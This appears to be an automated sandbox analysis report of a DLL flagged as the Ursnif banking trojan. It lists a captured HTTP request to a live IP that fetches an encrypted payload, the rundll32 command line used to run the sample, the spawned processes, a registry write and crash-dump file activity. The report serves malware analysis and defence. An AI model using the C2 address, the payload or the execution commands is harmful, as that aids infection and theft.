May 25, 2022 11:27:28.182548046 CEST	1696	OUT	GET /drew/bht18BKt3t1ka1/EyRQXKSxK1fGGVQT69xe7/l12WvU97arR8lucE/BPan_2BqxdC9XZm/a6pB9pAoQo46tq53qB/yLUp2d5T9/j5s74YMStQa0vycAYVnz/i1_2BT1sbtGbsqmiKYJ/utxS2UAD48D_2FhKmTNhPj/C7HmcyJhh_2BI/RoK5qxzW/AONvbwwgZ6joXACVCUjXkBm/TrT5RUjDbT/JqnBRntI67DVKvl4U/zabjaRP4H3Fa/y7F2cIC4htT/NfLmrAWL7x6jSO/onSOjeHvFKi2HNfNhR_2F/KXsh6.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 176.10.119.68 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 25, 2022 11:27:28.475930929 CEST	1698	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 25 May 2022 09:27:28 GMT Content-Type: application/octet-stream Content-Length: 1870 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="628df6806e3d7.bin" Data Raw: 16 73 69 31 09 06 6d 67 f0 e8 32 67 f7 0a 83 93 06 b9 df f8 37 51 1c 9d 9c 07 14 8f dc 5f 0c a3 1b 40 e9 a6 4f 90 34 e9 29 61 44 14 68 59 01 07 9d 75 5f 14 0d 89 33 23 dc 16 33 c5 a1 b7 2a 2b 04 69 ac be 28 5a 15 ed 24 be 2e 0a d4 54 44 07 1c 3c a1 5f 82 95 2b ec 34 ec ff 8e 52 c3 14 cb 86 87 b4 22 9b 54 47 47 e2 b0 56 01 6f 6f ee 38 14 2f 39 e9 c3 5e b7 d2 86 a1 f7 28 2e 2b bc 8f 66 4a 99 ea 61 ce 3d eb 59 2b 32 ba 1f 6d 95 cd 1a 43 93 dd b1 e6 b8 a6 fe 00 03 2d 11 b4 6a 10 e7 19 e4 3f f5 bf 36 04 79 00 58 c4 d0 12 4c e0 35 90 db c0 87 eb 8a a8 93 2b a7 7c cf f0 68 31 3b 31 68 d3 d7 e9 64 1f 3e bf 79 bc 42 80 b8 c0 b0 c9 5a 23 dd 78 10 86 f8 30 44 87 ba 6c 75 5c d2 80 bd c3 14 03 9f 17 fd f7 f0 4a a6 4f da c2 53 be e6 99 70 40 bd a6 a1 d9 12 51 8e e9 8d 99 45 7b cd fd ba 10 b0 85 d3 0d cc 62 b0 82 02 8b d7 51 51 5c c7 7f 57 85 c7 1c 7d e8 4c c2 59 39 c7 f0 6d 72 2a 86 ef a4 4e c8 bc f0 c3 44 f1 e7 b7 d4 6a b1 c0 5d a0 f6 06 06 86 79 68 a0 04 75 95 68 64 35 a7 2b 10 c3 89 9b 92 05 4f a9 16 a1 6e a4 5b 65 f3 a0 d3 ee 2a 5f a7 a2 51 72 0f 3d 08 fe da b8 eb 54 5d 8b a1 4d af 3b ae a8 29 d1 fe 8f e8 ae b8 0e 78 84 1e f4 78 5d 35 39 2d 2b 9d a4 cd 46 ae a1 68 ea 17 21 0c 5b 39 91 53 97 61 5d af 25 af 50 60 48 02 fa 0d 74 fa de 26 e9 9b 15 5f 12 6c bd 24 fe 44 c8 bc 86 b6 34 a6 35 f5 52 c2 e9 d1 ca af 12 31 9a 6b aa a0 7a 79 95 b6 1e 8b 83 29 b7 b2 85 18 5d 31 3c 0b 29 f4 1c ea a0 d9 d9 84 d3 c5 4a 7f 11 44 20 e2 1e c4 27 8d 17 5a 5f a1 e8 1e cb 8f ab 3f a9 9e 2f dd 48 35 0b 41 9e 48 8a 4c 9b 15 1a d4 43 66 80 ca 89 34 a5 de b0 d5 fb 6c 45 30 ee 1b 22 3f 5e 42 ff 82 a5 97 e5 c5 d5 41 6e 55 ff f7 70 a9 ae da 49 ed fb c3 40 18 37 db 1e 14 0b 72 0c ca 7e 17 bc 5f ab ab 3f 50 8f 71 10 b8 94 56 5a 37 6e 4b 94 31 8c aa 32 dc c2 5a d1 67 8d 1c b4 f9 8b 51 e2 c2 3c 19 8b c5 ff 49 28 68 17 97 6e 26 73 0e 2b 97 a3 4d 77 5a 3e 92 19 b3 d7 5c a1 ec e4 cb 05 30 73 ee 02 04 30 fa e3 6e 87 78 20 2d c1 4a 06 0e 8e e6 fc 00 08 5e e2 a7 fe 72 4c d2 b7 4a 82 1e 37 d3 b4 6a ae b7 d0 27 2a 31 c9 22 03 9e f0 6d a1 8c f9 47 3e f2 d8 98 93 bb 3c 16 ae f6 25 f2 9b 91 e3 dc 57 df 9d cf a5 28 4f 75 c7 a7 c4 81 2f fc 7f 4a a1 df 87 68 bc f7 66 c1 2c 48 91 ce 0e 96 f9 68 1f a5 66 36 3b 39 14 02 be 06 aa aa b6 60 70 d6 fe 13 eb 16 ca 2f 1c 81 b6 e2 1d 04 1e 2e 53 4c 94 46 f8 56 ed 5e fd 3d 48 cd 87 b7 04 0a 31 b5 9e 3a f4 e8 45 30 8b fd 23 a4 01 8a 20 6a ae 83 02 f6 26 81 38 97 69 db 72 e2 83 c8 13 a4 38 f3 04 bb f6 53 a7 62 04 1d ed 09 6b 32 6e ec 8a 2c 93 81 78 90 73 16 0d 4e e5 b0 98 c1 33 fd 26 a6 07 7d e5 72 41 30 5c 00 ff 8a b7 2f 96 71 b6 f9 7b 8f 67 7d a1 cd ed 16 4d 16 cc a1 d6 9f c2 08 5b 62 ed c9 01 1a 4a 0b 71 72 be 28 be eb 5d ea 9b 23 60 bb 90 51 33 ea 0f e3 f6 5c 11 d0 4e 7f f2 69 49 8f 45 fa 88 86 36 3d 00 f8 ca 46 9c 18 c5 e3 38 2a a5 b4 04 f4 66 f6 29 cb ce 7b 91 f1 cd a4 e3 14 4f 52 ac 7f 45 d7 4b c5 58 40 43 98 c4 44 6e 78 13 b7 d8 84 35 8e 32 af b6 ff b0 78 97 60 91 1b 75 84 fd d8 4c d2 b2 32 2c 87 b3 18 e3 fc 42 2c 52 90 26 be 18 ba 3b 3c cd e8 f2 d1 Data Ascii: si1mg2g7Q_@O4)aDhYu_3#3*+i(Z$.TD<_+4R"TGGVoo8/9^(.+fJa=Y+2mC-j?6yXL5+\|h1;1hd>yBZ#x0Dlu\J OSp@QE{bQQ\W}LY9mr*NDj]yhuhd5+On[e*_Qr=T]M;)xx]59-+Fh![9Sa]%P`Ht&_l$D45R1kzy)]1<)JD 'Z_?/H5AHLCf4lE0 "?^BAnUpI@7r~_?PqVZ7nK12ZgQ<I(hn&s+MwZ>\0s0nx -J^rLJ7j*1"mG><%W(Ou/Jhf,Hhf6;9`p/.SLFV^=H1:E0# j&8ir 8Sbk2n,xsN3&}rA0\q{g}M[bJqr(}#`Q3\NiIE6=F8*f){OREKX@CDnx52x`uL2,B,R&;<

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- rundll32.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- control.exe
- csc.exe
- cvtres.exe
- explorer.exe
- cmd.exe
- conhost.exe
- PING.EXE
- RuntimeBroker.exe
- cmd.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **3456**, Parent PID: **5288**

General

Target ID:	0
Start time:	11:26:33
Start date:	25/05/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\zs5n5sI6N2.dll"
Imagebase:	0xc10000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6012**, Parent PID: **3456**

General

Target ID:	1
Start time:	11:26:33
Start date:	25/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\zs5n5sI6N2.dll",#1
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **4452**, Parent PID: **6012**

General

Target ID:	3
Start time:	11:26:34
Start date:	25/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\zs5n5sI6N2.dll",#1
Imagebase:	0x1020000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.431296892.0000000005FB8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.324102664.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.323570193.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.511055251.0000000005B60000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.505479603.0000000004B79000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.375616313.000000000509C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.323251316.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.508865065.0000000004F1F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.373340776.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322813142.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.324135232.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.322932603.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.370749098.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.323857679.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.323438533.0000000005298000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.373077205.000000000519A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.373165051.0000000005219000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.458070359.0000000005FB8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	B8 0B 00 00 1C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A 92 75 96 D4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5B76CB9	RegSetValueExA

Analysis Process: WerFault.exe PID: **3176**, Parent PID: **3456**

General

Target ID:	4
Start time:	11:26:35
Start date:	25/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3456 -s 272
Imagebase:	0xb70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E021717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72FC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72FC.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2ce29cfeeebc853567a148791f146b4541ff5338_7cac0383_0c0874ee	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2ce29cfeeebc853567a148791f146b4541ff5338_7cac0383_0c0874ee\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72FC.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72FC.tmp.xml	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE667.tmp.csv	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE687.tmp.txt	success or wait	1	6E01497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 4d fd fd 62 fd 05 12 00 00 00 00 00	MDMP Mb	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	5020	6	00 00 00 00 00 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 13 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 0d 00 00 49 fd fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWTIb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	5710	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd 17 01 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd 17 01 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 18 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++ @@ ?@#+	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	1632	168	fd 05 00 00 00 00 00 00 09 04 00 fd 08 00 00 00 18 fd 17 01 00 00 00 00 3f 15 40 00 00 00 00 00 01 00 00 00 00 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 4e 16 00 00	?@N	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	8574	20	0e 00 00 00 60 fd 20 01 00 00 00 00 04 00 00 00 62 22 00 00	` b"	success or wait	14	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	8802	4	14 12 38 77	8w	success or wait	13	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	28198	256	fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 0c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 1c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 06 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 15 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd cd 49 00 fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd	?w?w?w?w?w?w?w?w?w?w?w?wI?w?w?w?w	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	6426	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 15 40 00 fd fd fd fd 00 00 00 00 58 fd 17 01 fd fd 3e 77 23 00 00 00 06 02 00 00 18 fd 17 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++@X>w#+	success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	1900	48	24 0f 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 fd fd 65 01 00 00 00 00 68 04 00 00 0a 58 00 00 fd 02 00 00 fd 1e 00 00	$ ehX	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	1960	4	16 00 00 00		success or wait	22	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	5026	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	22	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	4232	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e 14 16 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	5676	34	1c 00 00 00 7a 00 73 00 35 00 6e 00 35 00 73 00 49 00 36 00 4e 00 32 00 2e 00 64 00 6c 00 6c 00 00 00	zs5n5sI6N2.dll	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	4352	668	00 00 40 00 00 00 00 00 00 fd 06 00 35 fd 07 00 07 46 fd 3e 2c 16 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 50 fd 02 00 00 00 00 00 70 14 03 00 00 00 00 fd 56 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 1d fd 03 00 00 00 00 00 58 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 28 28 1b 00 00 00 00 00 18 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 fd 23 57 3c 00 00 00 00 fd fd fd 1f 00 00 00 00 fd 6b fd 22 00 00 00 00 fd fd 07 01 00 00 00 00 1c 39 01 00 06 09 01 00 fd fd 05 00 2e fd 0a 00 18 fd 04 00 06 7f 15 00 fd fd 05 00 fd 72 29 00 fd fd 01 00 4c 01 12 00 00 00 00 00 fd 17 00 fd 57 04	@5F>,ZbPpVX((@#W<k"9.r)LW	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	28454	6436	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 4c 09 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 10 00 00 05 00 00 00 fd 00 00 00 7e 21 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 28 10 00 00 22 78 00 00 15 00 00 00 fd 01 00 00 18 11 00 00 16 00 00 00 fd 00 00 00 04 13 00 00	L$~!`8T("x	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6E01497A	unknown
